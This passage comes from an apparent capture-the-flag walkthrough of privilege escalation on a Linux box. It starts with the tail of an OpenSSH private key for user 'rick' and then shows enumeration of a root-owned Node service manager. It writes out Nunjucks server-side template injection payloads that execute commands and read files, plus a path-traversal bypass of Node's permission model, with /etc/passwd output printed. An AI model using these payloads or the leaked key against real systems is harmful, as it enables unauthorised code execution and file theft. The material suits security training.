S0/nNhZu7UqaUlzSjEqp6A2si83QeHGtwkyOlZx9AAAFiJ0Uq6WdFKulAAAAB3NzaC1yc2
EAAAGBAN2Jzna8rbWRXr4DlrxUVtjCuqymFMQyrkY7xE9ZsoXcKeo1mEko4O0j4D4+4K9X
LuVZ87QO4Kr/LmGfWwEBFRaxzgXVftzvk72Hx3dVPvEhIwf8XGwT6KiFc1z6DauYeMSVgG
4j1oVKonFR6+lGp52OXbBIGOXl8V419ClAAThaT3vzuBiZMbXpWQlpOpxMfYnbLAwgRoSK
A8ehKJlRcSc8JilFwE9axv908W9IYTIlM4qU8w5IVPzbJeg1cNTtEKWdsFwemD/oYTyM3y
K9aycdLgqDfoMIzBoejHv0pB0uC9HkkXaa4Mp5FE0pN/cqzmmIUxZJedI8QjdaPMfJvLyR
mCu3gJwkLo8R6/fdrdMODeeJUhmzDsRkFVt8xw2n/M1k9FfMN4+R8RTamgf5eaNwNJZoTl
3gVfU41Tkrb7rJnJVjlvTMx/iuGipoFFn4j4/EYzNPV8CFBwonRzSRdC5WjEtP5zYWbu1K
mlJc0oxKqegNrIvN0HhxrcJMjpWcfQAAAAMBAAEAAAGBANehI2mk+nso1IukWJpUiPeQij
wzpzDUl5Za5BfMGZx7D/0cT26eMFgBPGm5r95awJWSOUe/12P43v88KUrP7+PYCszY4hNP
yYCH4VlAivQOqddDBf5YXnNw+Tm9VYL49Et7rLcHgOzaGUStVS8Ii2sqv/wuILXcW1O0tk
NUPhvIo2blcQHYUm9agkRLvTWWqfZ9cuEWpSyqXUV4kliw0a87t3UipC1ZESpifAEx9RDm
7sTrd6wmMTqwX7QmF/3YAzRwyHHf29QuZZ6cPFlulYRtHZkDBdqrjHqinsdvV/GprWWtz3
TQrbbhU6QiRz9GmGZ6oW0PaV3LAtDG9TkHVd0vH9lfZTkjt9V3QDwi+8SGI/KNH3GysRoy
dICUVms4+BC9RsVbXJrDWfV6Djl0gmQHf/K2LsUo1xOUE+J0mtlk/QVQH00oivLQhZ2ju6
vKVser4yjxpPZmEy9LySd17JocT2OScM5qhd6sAzdQbHhhUJ9BSqDrC1EGeCqc6ECpgQAA
AMEA4CV1Vnl5zswHr7wfd6IRyP/rUVj2D/J8iPFiGAPebterYGaCOn6SxJkXXOPSkMWpN6
msxkwlNfDXQ3rW5DCRMqZ0+vCxvaaQ/v4ElVbg8InEbeN5wmfmts1HeRigm2LJgGxazyPZ
oZsLF96EEydEo+t9hjVA26I1OZPhQXvxaOSZ1x9fypifKDzWepav1ekAlfHOZpSi86SuOw
enSmHCvfxTXVBfo2uDz8ASiuxVvECva4+TKrVKdNWjQxZICZZ+AAAAwQD+AcsK6B13foHP
ziiu2tRjH4bsczZ75b8C4dVgxRRvqc/lni7MFLBzm9Orw/F8bPWDFVRogMB8e1cvhJavgL
hld+1DkPpZsDltifXYmtCLMud1xys1LaHNiG/lyLJ+FcFEswc4/EvzQaWuHXm5J/qFnkWL
9J0Lwbzp5+v86+3zirdP69p54vrOYPfJ52ZQxC7uDOmX1mP0JXG6At+ZspsDLoGDSfYqM3
R1gc8eRjLeCwhzIntSDdWHDKJLIUZPNd0AAADBAN9Gy7CrmVPQ9h+jq/Wb646dx9c/ZbDe
8zRmosRUuOTGt46gF7ZmFsCyb+21IAKqlcZLiYF6iVcFL0naZoV1e+Z8KxA4u+4t6iuMO5
HMRQ+RHLi3T+y2LuVm94OgQD4a5uh7QIAvR2WOq1abA9LtTQNdgo/1pa1RWBzJ/xXSzKEL
XTGKnK2b6o19jVxsfvybZhoI4lRJXBwtI3v6lcSm5UW4aHd4ZsRhrteAGTo2yWIHtt54l0
b2eZebiBql0qcnIQAAAAtyaWNrQHVidW50dQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

Let's ssh into the machine as rick user.

Privilege Escalation


After getting shell as `rick` user and checking for all the processes we can see a node application running as root

```
root         846  0.0  0.0   2608   600 ?        Ss   16:47   0:00 /bin/sh -c /bin/bash -c "/usr/bin/sleep 120 && cd /root/serviceManager/ && /usr/local/bin/node --experimental-permission --allow-fs-read='/root/serviceManager/' --allow-fs-write='/etc/systemd/system/' index.js"
```

checking for all open ports reveals port `8080` is open and it only accepts connection from localhost

```
LISTEN         0              511                        127.0.0.1:8080                    0.0.0.0:*
```


Let's do port forwarding and access the webpage on our browser



Services

Name	Description	Action
nginx	Nginx Web Server	Edit Delete
mysql	MySQL Database Server	Edit Delete
apache2	Apache HTTP Server	Edit Delete
postgresql	PostgreSQL Database Server	Edit Delete
redis	Redis Cache Server	Edit Delete

Visting the web page we can see its a service manager and there is a email settings which looks interesting



Email Settings

Edit Subscription Template

```
<table width="100%" border="0" border-color="red" cellspacing="0" cellpadding="5" style="padding-top: 10px; padding-bottom: 10px; border-bottom: 5px
solid #ffd400;background:#ffd400 !important; color: #fff">
    <tr>
        <td align="center">
            <h1>Service Manager</h1>
            <p><strong>Service not working!</strong></p>
        </td>
    </tr>
</table>

<p style="margin-top: 8px;">Hey there!</p>
<p>The following services are not working: </p>
```

Service Manager

Service not working!

Hey there!

The following services are not working:

1. Example Service
2. Example Service
3. Example Service
4. Example Service

If you did not request to subscribe, please disregard this email.

We can edit email template and we can see its using nunjucks expressions, let's try SSTI here.

using this payload doesn't work for some reason


```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}
```

If we take a look at that cron command we can see its using node `--experimental-permission` model and it only only reading files from the application directory and only allow file write to one specific directory.

The application is using `v20.5.0` node version which is not the latest one let's check nodejs channel log for `node v20.5.1` so we can see what has been fixed in the later release and we were able to find this CVE

The description is pretty self explanatory. We can build the following payload

```
{{range.constructor("return global.process.mainModule.require('fs').readFileSync(Buffer.from('/root/serviceManager/mail/../../../../../../../etc/passwd'))")()}}
```



Email Settings

Edit Subscription Template

```
{{range.constructor("return global.process.mainModule.require('fs').readFileSync(Buffer.from('/root/serviceManager/mail/../../../../../../../etc/passwd'))")()}}
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common
/lxd:/bin/false usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rick:x:1000:1000::/home/rick:/bin/sh rtkit:x:113:118:RealtimeKit,,,:/proc:
/usr/sbin/nologin pulse:x:114:119:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin postfix:x:115:122::/var/spool/postfix:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false
```